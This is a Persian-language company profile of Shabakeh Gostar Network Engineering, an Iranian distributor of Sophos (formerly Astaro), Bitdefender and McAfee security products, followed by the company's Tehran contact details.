نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.



شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن / دورنگار ۴۲۰۵۲ - ۰۲۱

رایانامه info@shabakeh.net

تارنمای شرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net